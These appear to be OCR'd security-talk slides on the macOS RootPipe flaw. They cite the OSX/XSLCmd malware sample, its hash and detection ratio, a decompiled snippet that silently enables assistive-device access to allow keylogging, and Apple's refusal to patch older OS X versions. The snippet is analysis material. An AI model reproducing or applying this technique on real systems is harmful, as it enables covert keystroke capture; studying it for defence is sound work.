
tweet: 4/2015



noar
@noarfromspace
Following

Looks familiar? #rootpipe on VirusTotal on Sept 5th, 2014. virustotal.com/fr/file/893701

why no mention in FireEye's report!?



OSX/XSLCmd


SHA256:	8937012dcdbddf9c960d920cc1724be5e78cef373b5ac460644b0f366105e63a
File name:	vti-rescan
Detection ratio:	25 / 55

Malware Exploited RootPipe (OS X 10.7/10.8)


enabling access for 'assistive devices' to enable keylogging!

download sample: objective-see.com

```
void sub_10000c007()
r12 = [Authenticator sharedAuthenticator];
rax = [SFAuthorization authorization];
rbx = rax;
rax = [rax obtainWithRight:"system.preferences" flags:0x3 error:0x0];
if (rax != 0x0) {
   [r12 authenticateUsingAuthorizationSync:rbx];
   rax = [r12 isAuthenticated];
   if (rax != 0x0) {
      rbx = [NSDictionary dictionaryWithObject:@(0x124) forKey:*_NSFilePosixPermissions];
      rax = [NSData dataWithBytes:"a" length:0x1];
      rax = [UserUtilities createFileWithContents:rax path:@"/var/db/.AccessibilityAPIEnabled" attributes:rbx];
```




☑ Enable access for assistive devices
☐ Show Accessibility status in menu bar



APPLE'S RESPONSE


#fail (initially)



FAIL #1: No Patch < OS X 10.10

upgrade or 'die'

*"Apple indicated that this issue required a substantial amount of changes on their side, and that they **will not back port the fix** to 10.9.x and older" -Emil*



